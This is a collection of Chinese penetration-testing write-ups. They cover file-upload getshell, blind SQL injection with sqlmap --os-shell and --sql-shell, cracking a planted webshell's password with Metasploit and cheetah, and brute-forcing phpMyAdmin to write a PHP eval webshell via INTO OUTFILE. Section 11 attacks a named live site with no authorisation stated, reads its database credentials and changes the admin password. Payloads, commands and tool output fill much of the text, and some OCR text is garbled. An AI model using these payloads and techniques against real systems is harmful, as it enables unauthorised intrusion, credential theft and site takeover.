
[15:55:12] Starting:
[15:55:14] 403 - 1KB - /assets/%21.htaccess
[15:55:14] 301 - 160B - /assets/php -> http://[REDACTED].as.pt/assets/php/
[15:55:14] 400 - 3KB - /assets/%3f/
[15:55:29] 403 - 1KB - /assets/1.htaccess
```

虽然成功上传了但没有路径，但是尴尬的事情发生了。
图片的路径是这样的：
http://www.xxx.pt/adrx_img&file=to_e_nado.jpg&

一波扫下来依旧没有任何结果。然后我直接拿刚才那个下载去尝试一下下载我刚才的 php 文件呢？


http://www.xxx.pt//admin/ewupl0ad0.php?rnd=1559055055&id=x_img&file=17_0060.php&version=thumbnail&download=1

发现并不存在。



WAF???路径错误???

然后停顿了一下，怀疑到底是不是上传的时候限制了什么，再会回过头来看下发包的数据包，是路径错误？？？但是访问那个文件路径还是不行呀。



这 img 干嘛的？？？改成 file 会不会来姨妈？

依旧返回了一个文件

```
thumbnail","delete_url":"http://v/rad  
g&file=2333_1232.php","delete_type'
```

访问。


http://www.xxx.pt/assets/desporto/2333_1232.php 和

http://www.xxx.pt/assets/noticias/2333_1232.php


发现

http://www.xxx.pt/assets/desporto/2333_1232.php

成功 getshell



The screenshot shows a browser window with a URL starting with "http://www.xxx.pt/assets/desporto/2333_1232.php". The page content displays a large amount of binary exploit code. The code includes standard file headers like 'JFIF', 'CREATOR: gd-jpeg v1.0 (using IJG JPEG v90)', and 'quality = 85'. It also contains a series of characters representing the exploit payload, including 'A', 'Q', 'a', 'q', 'Z', 'B', 'R', 'P', 'S', 'L', 'F', 'z', 'O', 'G', '4', '1', 'h', 't', 'E', '4', 'I', 'G', 'Z', 'P', 'R', 'B', 'Q', 'Q', 'h', 'u', '4', 'Q', 'F', 'E', '1', 'J', 'h', 'C', 'N', 'L', 'E', 'p', 'Z', 'J', 'J', 'p', '1', 'J', 'Q', 'J', 'J', 'h', 'E', 'J', 'RP', 'g', 'r', 'M', 'a', 'R', 'z', 'K', 'G', 'w', '4', 'b', '9', 'Ph', 'P', 'N', 'G', 'K', '4', 'j', 'J', '4', 'j', 'j', 'Z', 'j', 'Z', 'j', 'Z', 'S', '8', 'P', 'f', 'O', 'C', 'd', 'Q', 'J', 'E', 'F', '@', 'A', 'A', 'A', 'A', 'B', 'h', 'l', '9', 'J', '3', '@', '4', 'P', '1', 'X', 'O', 'K', 'R', 'Q', 'G', 'P', 'q', 'H', 'j', 'x', 'i', 'p', 'q', 'J', 'Z', 'J', 'P', '3', '@', 'B', 'P', '<', 'A', 'J', 'y', 'G', '/Z', 'A', 'F', 'I', 'A', '%', 'Z', 'f', 'c', 'Q', 'G', 'j', 'R', 't', 'G', 'z', 'L', 'R', 'w', 'G', 'J', 'Q', 'C', 'P', 'G', 'R', 'c', 'Q'.



2012 又开了安全模式，提权比较囧。把 shell 丢给基佬，基佬专注提权日内网十八年。

国外的站和国内的还不太一样，因为路径缘故还闹腾了不少时间。

该站是朋友在国外公司的项目所以是授权的。

emmm over

11. 接力打力之 getshell

原创 mosi [合天智汇](#) 2018-10-22

前言

“

前几天刚稍微学了 sqlmapgetshell 的一些命令

利用--os-shell 写 shell

利用--sql-shell 执行查询语句写 shell

在本地基本测试成功

找一个站试试，没想到理想总比现实好

“

Sql 注入测试



随便点击下，猜测可能存在 sql 注入，首挑新闻模块测试一波

(and1=1# 和 and1=2#)

Notice: Uninitialized string offset: 0 in /home/qmuiqihzgb/domains/qmuiqihzgb.hkip331.51php.com/public_html/news_detail.php on line 99

Notice: Uninitialized string offset: 0 in /home/qmuiqihzgb/domains/qmuiqihzgb.hkip331.51php.com/public_html/news_detail.php on line 99

时间 : []

http://www.qmuiqihzgb.hkip331.51php.com/public_html/news_detail.php?cid=37&id=67 and 1=2#

出现不同页面，确定是布尔型盲注，并且还爆了绝对路径 (ps:后面可以尝试 sqlmap--os-shell 写 shell 一波)

继续手工注入

爆数据库长度：length(database()) 数据库长度为 14

爆数据库名：and ascii(substr(database(),1,1))>113

Notice: Uninitialized string offset: 0 in /home/qmuiqihzgb/domains/qmuiqihzgb.hkip331.51php.com/public_html/news_detail.php on line 99

Notice: Uninitialized string offset: 0 in /home/qmuiqihzgb/domains/qmuiqihzgb.hkip331.51php.com/public_html/news_detail.php on line 99

时间 : []

http://www.qmuiqihzgb.hkip331.51php.com/public_html/news_detail.php?cid=37&id=67 and ascii(substr(database(),1,1))>113

利用二分法以此类推得出数据库“qmuiqihzgb_wlw”



想到利用 sqlamp 的 tamper 脚本尝试绕过

base64encode.py

apostrophemask.py

multiplespaces.py

securesphere.py

都是提示没发现表

```
[19:02:20] [WARNING] no table(s) found  
No tables found
```

怀疑人生中，发现一处错误地方

这是它其中的一个表，按照命名规则，这个数据库的其他表名也有可能是'php_'这个格式

那之前使用 sqlmap 没跑出表，是 sqlmap 内部的字典没有这些表名

```
common-tables.txt
1699    jos_core_acl_aros
1700    jos_templates_menu
1701    jos_menu_types
1702    jos_plugins
1703    jos_session
1704    jos_vm_order_item
1705    jos_vm_module
1706    jos_vm_product_attribute_sku
1707    jos_vm_product_price
1708    jos_vm_csv
1709    jos_migration_backlinks
1710    jos_vm_product_relations
1711    jos_core_acl_aros_sections
1712    jos_vm_order_history
1713    jos_banner
1714    php_users
1715    ALL_USERS
1716    banned_users
1717    users_tmp
1718    users_club
1719    publicusers
1720    cmsusers
1721
```

确实只有一条，那我添加一些常见的上去
php_admin,php_admins,php_news,php_uoloads 等

嘿嘿，期待的再跑一遍，还是没发现表。。。

尝试 sqlmap 写 shell

直接爆账号密码看来是没戏了，整理下思路，之前有爆出它的绝对路径的，--os-shell 试试

```
which web application language does the web server support?  
[1] ASP  
[2] ASPX  
[3] JSP  
[4] PHP (default)  
> 4  
[19:38:04] [INFO] retrieved the web server document root: '/home/qmuiqihzgb/domains/qmuiqihzgb.hkip331.51php.com/public_html'  
[19:38:04] [INFO] retrieved web server absolute paths: '/home/qmuiqihzgb/domains/qmuiqihzgb.hkip331.51php.com/public_html/pro_detail.php'  
[19:38:04] [INFO] trying to upload the file stager on '/home/qmuiqihzgb/domains/qmuiqihzgb.hkip331.51php.com/public_html/' via LIMIT 'LINES TERMINATED BY' method  
[19:38:04] [WARNING] reflective value(s) found and filtering out  
[19:38:04] [WARNING] unable to upload the file stager on '/home/qmuiqihzgb/domains/qmuiqihzgb.hkip331.51php.com/public_html/'  
[19:38:04] [WARNING] HTTP error codes detected during run:  
404 (Not Found) - 6 times  
[19:38:04] [INFO] fetched data logged to text files under 'C:\Users\Administrator\.sqlmap\output\www.szyico.com'  
[*] shutting down at 19:38:05  
  
C:\Python27\sqlmap>
```

没有反弹 shell

再试试--sql-shell

```
[19:39:26] [INFO] resuming back-end DBMS 'mysql'  
[19:39:26] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
    Type: boolean-based blind  
    Title: AND boolean-based blind - WHERE or HAVING clause  
    Payload: id=57 AND 9379=9379  
---  
[19:39:26] [INFO] the back-end DBMS is MySQL  
web application technology: Apache 2, PHP 5.2.17  
back-end DBMS: MySQL 5  
[19:39:26] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER  
sql-shell> select 0x3c3f706870a6563686f202263616f223ba3f3e into outfile "/home/qmuiqihzgb/domains/qmuiqihzgb.hkip331.51php.com/public_html/mozhe.php"  
[19:40:12] [WARNING] execution of non-query SQL statements is only available when stacked queries are supported  
sql-shell>
```

倒是反弹了，可是写入一句话失败

纠结了很久，才发现是权限问题，白忙活了

前面两个都需要 root 权限才可以

--ia-dba

```
[19:42:54] [INFO] testing if current user is DBA  
[19:42:54] [INFO] fetching current user  
[19:42:54] [INFO] resumed: qmuiqihzgb_wlw@localhost
```

确实不是 root 权限

目录扫描

陷入迷茫中

还是扫它一波吧

Webrobot,没得到啥有用东西

御剑倒发现了很有趣的东西



一个网站后台 admin/login.php

另一个是/include 目录，熟悉的身影，嘿嘿。被前人日过了，留下的大马。

感觉有戏，弱口令不正确。立马百度破解大马密码方法，找工具，破解这个大马的密码



不过先确认该大马的文件名，很幸运，一扫直接出现



msf 利用 caidao 模块爆破木马密码(纯粹学习一下 msf)

百度说可以利用 msf 的菜刀模块进行破解木马密码，打开我的 msf

```
[lamb] msfconsole  
[-] ***  
[-] * WARNING: No database support: No database YAML file  
[-] ***  
  
...:ak0000le'          'edk7000le'.  
.x000000xxxxxx0e      .0000000000000000.  
.0000000000000000K., ,K00000000000000;  
.0000000000000000KKK000000; :0000000000000000'  
0000000000 MMM 0000000000001 . MMMM ,000000000  
0000000000 MBBBBB 00000000 . MBBBBB ,00000000Y  
1000000000 MBBBBBBBBB ;0: BBBBCCCCC ,000000001  
.0000000000 MMM ;BBBBBBBBBBBB ; MMM ,00000000.  
.0000000000 MMM ;000000000000 ;0000000000  
0000000000 MMM ;000000000000 ;0000000000  
1000000000 MMM ;000000000000 ;0000000000  
.0000000000 MMM ;000000000000 ;0000000000  
;0000000000 WM 000000000000 MX ;0000.  
;0000000000 M ;000000000000 M ;0000
```

查询菜刀模块并使用该模块

```
msf5 > search caidao
Matching Modules
=====
Name                                Disclosure Date  Rank
auxiliary/scanner/http/caidao_bruteforce_login      2015-10-27    normal
exploit/multi/http/caidao_php_backdoor_exec          excellent

msf5 > use auxiliary/scanner/http/caidao_bruteforce_login
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > |
```

Show options 看下参数设置

```
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > show options
Module options (auxiliary/scanner/http/caidao_bruteforce_login):
Name          Current Setting      Required
----          -----
BLANK_PASSWORDS  false            no
BRUTEFORCE_SPEED  5              yes
DB_ALL_CREDS    false            no
d in the current database
DB_ALL_PASS     false            no
tabase to the list
PASSWORD        with
with
PASS_FILE      G:/pentestbox/bin/metasploit-framework/data/wordlists/unix_passwords.txt  no
probable passwords.
Proxies
ort[,type:host:port][...]
RHOSTS          ←
entifier
RPORT          80              yes
SSL             false            no
ections
STOP_ON_SUCCESS  false           yes
ks for a host
TARGETURI       /caidao.php      yes
ess
THREADS         1               yes
VERBOSE         true            yes
empts
VHOST
```

1.pass_file 爆破字典

2.Rhosts 目标 ip

爱站一查只有一条，确实是真实 ip

该网站IP : 1 [REDACTED] 15 地址 : 香港 约 1 个站点运行在此服务器上

www. [REDACTED].com

3.Targeturi 木马地址

设置这三个参数

```
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set rhosts 1 [REDACTED] 5
rhosts => 1 [REDACTED] 15
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set targeturi /include/index.php
targeturi => /include/index.php
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set pass_file
pass_file => G:/pentestbox/bin/metasploit-framework/data/wordlists/unix_passwords.txt
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > |
```

设置完后，直接 run

```
[+] 117.18.2.215:80 - Failed: 'MargaretThatcheris110%SEXY'
[+] 117.18.2.215:80 - Failed: 'karaf'
[+] 117.18.2.215:80 - Failed: 'vagrant'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/caidao_bruteforce_login) >
```

居然没跑出来，重复了好几遍，才突然想起，菜刀模块是破解一句话的，我这个是大马，有点尴尬。安慰自己下，权当提前学习了 msf 的皮毛吧

一步破解 php 大马密码

找到一个破解大马的工具

项目地址:

<https://github.com/sunnyelf/cheetah>

dump 下来直接爆破密码

```
[1.37m[20:29:01] [HINT] using POST request model[0m
[1.37m[20:29:01] [HINT] setting request interval seconds 0[0m
[1.37m[20:29:01] [HINT] using dictionary-based password attack[0m
[1.32m[20:29:01] [INFO] cracking password of http://www.***.com/include/index.php[0m
[1.33m[20:29:01] [WARN] not specify the web server or shell type[0m
[1.32m[20:29:01] [INFO] detecting server info of http://www.***.com/include/index.php[0m
[1.37m[20:29:01] [HINT] the shell type may be php[0m
[1.37m[20:29:02] [HINT] web server may be Apache/2[0m
[1.37m[20:29:02] [HINT] web server may be x-powered-by PHP/5.2.17[0m
[1.33m[20:29:02] [WARN] you did not specify the maximum request parameter[0m
[1.32m[20:29:02] [INFO] setting the number of request parameters 1000[0m
[1.32m[20:29:02] [INFO] opening password file data/pwd.list[0m
[1.37m[20:29:02] [HINT] using password file data/pwd.list[0m
[1.32m[20:29:02] [INFO] cracking password of http://www.***.com/include/index.php[0m
[1.37m[20:29:03] [HINT] the password of http://www.***.com/include/index.php is ***[0m[1;31mheiyan[0m
[1.37m[20:29:03] [HINT] password has been written to ***/data/find.list[0m
[1.32m[20:29:03] [INFO] the cheetah end execution[0m

C:\Users\Administrator\Downloads\cheetah-master(2)\cheetah-master>python cheetah.py -u http://www.***.com/include/index.php
```

得到密码 heiyan

getshell

成功 getshell

The screenshot shows a file manager interface with the following details:

- Left sidebar menu:
 - 本地硬盘
 - 网站根目录
 - 本程序目录
 - 信息操作
 - 上传文件
 - 基本信息
 - 系统信息
 - 执行PHP脚本
 - 提权工具** (highlighted)
 - 执行SQL执行
 - MySQL操作
 - MySQL提权
 - Serv-U提权
 - 执行命令
 - 反弹连接
- Top bar:
 - /home/qmujihzb/domains/qmujihzb.hkp331.51.php.com/public_html/include/
 - 地址: /home/qmujihzb/domains/qmujihzb.hkp331.51.php.com/public_html/include/
 - 搜索: 搜索文件...
 - 上传
- File list:

	操作	文件属性	修改时间
config.cache.php	编辑 改名 删除 复制	0644	2018-10-01
mysqli.class.php	编辑 改名 删除 复制	0644	2018-10-01
conn.inc.php	编辑 改名 删除 复制	0644	2018-10-01
config.inc.php	编辑 改名 删除 复制	0644	2018-10-01
index.php (highlighted)	编辑 改名 删除 复制	0644	2014-10-01
page.class.php	编辑 改名 删除 复制	0644	2014-10-01
common.func.php	编辑 改名 删除 复制	0644	2014-10-01
func.class.php	编辑 改名 删除 复制	0644	2014-10-01
common.inc.php	编辑 改名 删除 复制	0644	2014-10-01
mysql.class.php	编辑 改名 删除 复制	0644	2014-10-01
index.htm	编辑 改名 删除 复制	0644	2014-10-01
- Bottom toolbar: 复制、删除、属性、时间、打包、目录(0) / 文件(11)

看了一下网站结构，是个虚拟主机。就到这里就好了

通过 conn 文件找到数据库账号密码连接数据库，数据表确实如之前

猜测一样都是 php_ 格式

本地硬盘

网站根目录

本程序目录

信息操作

上传文件

基本信息

系统信息

执行PHP脚本

提权工具

执行SQL执行

MySQL操作

MySQL提权

Serv-U提权

执行命令

反弹提权

地址: /home/qmuisqhzgb/domains/qmuisqhzgb.hk331.51.php.com/public_html/include/ 转到

新建文件 新建目录 浏览... 本地缓存文件 上传

上载目录

	操作	文件属性	修改时间
config.cache.php	编辑 改名 删除 复制	0644	2018-10-1
mysql.class.php	编辑 改名 删除 复制	0644	2014-10-0
conn.inc.php	编辑 改名 删除 复制	0644	2018-10-1
config.inc.php	编辑 改名 删除 复制	0644	2014-10-0
index.php	编辑 改名 删除 复制	0644	2014-10-0
page.class.php	编辑 改名 删除 复制	0644	2014-10-0
common.func.php	编辑 改名 删除 复制	0644	2014-10-0
func.class.php	编辑 改名 删除 复制	0644	2014-10-0
common.inc.php	编辑 改名 删除 复制	0644	2014-10-1
mysql.class.php	编辑 改名 删除 复制	0644	2014-10-0
index.htm	编辑 改名 删除 复制	0644	2014-10-0

复制 删除 属性 时间 刷新 目录(0) / 文件(11)

本来还想看下管理后台，找到网站管理员的账号密码

基本信息

系统信息

执行PHP脚本

提权工具

执行SQL执行

共有 1 条记录 上一页 下一页 第 [1/1] 页 跳到 1 页

操作	id	username	password	nickname	question	answer	level	name	checked	admin	loginip	logintime
修改	1	admin	c145c5295e2d25a946b0b493f25c0968	0	1	true	1				186.153.94.35	2018-09-12 15:39:43

可惜密码解密不了，更新它的密码，登陆一样登不上。不知咋了。over，出去透透气。

12. getshell 之后难忘的经历

原创 mosi 合天智汇 2018-09-12

1

前言

背景是这样的，大佬 moza 在两台服务器搭了一道题，说是组合 getshell


问过 Moza 大佬，说投稿前要打码。

<http://39.104.12.129/t/test/index.php>
<http://120.25.122.122/test/index.php> (加了 waf 和过滤了东西)

2

整理思路

直接测试第二个，加了 waf 的那台服务器 打开链接，发现有部分源码泄
露



A screenshot of a browser window displaying the source code of a PHP file. The URL in the address bar is `view-source:http://120.2/test/index.php`. The code is as follows:

```
1 * @Author: Moza
2 * @Date: 2018-09-06 21:20:47
3 * @Last Modified by: Moza
4 * @Last Modified time: 2018-09-06 21:25:12
5 */
6 error_reporting(0);
7 $uid=$_GET['id'];
8 $sql="select * from userinfo where id = $uid";
9 mysql_select_db("xxx",$conn);
10 $result = mysql_query($sql,$conn);
11 print_r(mysql_fetch_row($result));
```

The lines `error_reporting(0);`, `$uid=$_GET['id'];`, and `$sql="select * from userinfo where id = $uid";` are highlighted with red boxes.

根据源码提示，无报错，那是基于时间的延迟注入，那可以注出账号
密码，一般和登陆后台结合

那先找后台，直接御剑扫目录，只发现/phpmyadmin/目录

并且还把我 ip 给 ban 了，幸亏我是校园网，无数次断开外网重连。



到这里，基本确定就是延时注入拿到 phpmyadmin 的账号密码，然后进行 phpmyadmin 的后台 getshell

3

测试开始

后台查询语句：\$sql="select* from userinfo where id = \$uid";

这里 id 不需要绕过，直接上测试语句

1 andif(0=1,1,sleep(6))



居然直接返回，正确应该是等待 6 秒的。我怀疑是过滤了空格和 and，用 +, /**/, %230E 等代替空格，大小写，双写，中间插空字符，一样不行。

去问 moza 大佬，说你再想想。好吧

百度一波，没找到啥有用的，哪位大佬知道的望指教

4

爆破嗯，回到起点，这时我点开 phpmyadmin 后台页面，突然有个小想法



没有验证码的，那我可以直接爆破出账号密码，据我了解 moza 大佬有点懒，应该会是弱口令。

我拿出我收藏的字典，利用 burpsuite 的爆破模块进行爆破
字典有点大，我是以 clusterbomb 方式，又没设置多线程，所以会很慢。先让它跑先

到了下午，还没跑出来，1 万多条只跑了 6000 多。关掉吧

应该是字典问题，把字典一些常见的弱口令复制出来，再结合一些关键词 rootmoza

进行组合字典。然后抓包继续爆破


Attack type: Cluster bomb

```
POST /test/testphmyadmin/index.php HTTP/1.1
Host: 127.0.0.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/testphmyadmin/
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Cookie: pma_lang=zh_CN; pma_mcrypt_iv=5w1QG8SsTo%3D; pmaUser-1=z0TDLZjsv80%3D; phpMyAdmin=vvo0h6jpc0864vqqld8efcjqe0bbbr; envipass=21232f297a57a5a743894a0e4a801fc3
Connection: close
Upgrade-Insecure-Requests: 1
pma_username=$1$pma_password=$1$server=1&token=4a5a22db6f51ac313c547a4a8eb57657
```

test	Payload1	Payload2	Status	Error	Timeout	Length	Comment
root			302			517	
root650314			302			644	
rootroot			302			630	
root6			302			628	
root111			302			628	
root123	n		302			628	
root1111	n		302			628	
root1234			302			628	
root123456			302			642	
root8888			302			628	
root888			302			628	

每爆破一百多条，ip 就被 ban 掉，苦逼的重新整理字典重新爆破，最后终于有点结果。尝试这几组特殊结果，root xxxx 成功

登陆成功



The screenshot shows the phpMyAdmin login interface. The URL in the address bar is `http://localhost/test/testphmyadmin/index.php?token=27ad7109bda098b1a1db98dbcc90a9cb#PMAURL:server=1&target=m`. The main menu on the left includes '数据库' (Database), 'SQL', '状态' (Status), '用户' (User), '导出' (Export), '导入' (Import), '设置' (Settings), '同步' (Sync), '复制' (Copy), '变量' (Variables), '字符集' (Character Set), and '引擎' (Engines). The '最近使用的表' (Recently Used Tables) dropdown shows tables like 'demo1', 'information_schema', 'mysql', 'performance_schema', and 'test'. The '常规设置' (General Settings) panel contains fields for '修改密码' (Change Password) and '服务器连接校对' (Server Connection Checksum). The '外观设置' (Appearance Settings) panel includes language selection ('Language - Language: 中文 - Chinese simplified'), theme selection ('主题: pmahomme'), and font size selection ('字号: 82%').

phpmyadmin 后台 getshell

接下来就是 phpmyadmin 后台 getshell,一个老套路加新姿势

先找绝对路径，报错，google，访问 phpmyadmin 特定文件，找 phpinfo 无法爆出路径。

在变量可知道 mysql 的绝对路径，那网站根目录会是 www 或 WWW



后来想到在 generalload file 利用日志文件可以验证，路径正确，成功修改日志文件的路径，错误会报错 ps:这里的 generalload file 后面的新姿势会用到



老套路：直接从表导出数据：（我一开始执行写入不了，后来改先执行前两句，再进入创建的表执行下一句）

```
CREATE TABLE `mysql`.`study`(`mozhe` TEXT NOT NULL );
INSERT INTO `mysql`.`study`(`mozhe`) VALUES ('<?php@eval_r($_POST["mozhe"]);?>');
SELECT * FROM study INTO OUTFILE 'C:/web/WWW/mozhe.php';
```

尝试老套路，直接失败，意料之中，因为之前 moza 说开了 waf 和禁用了一些函数的

```
showglobal variables like '%secure%';
```

果然 securefile priv 值为 null,不能进行导出导入数据

新姿势，针对 intooutfile 被禁用,无法导出导入文件

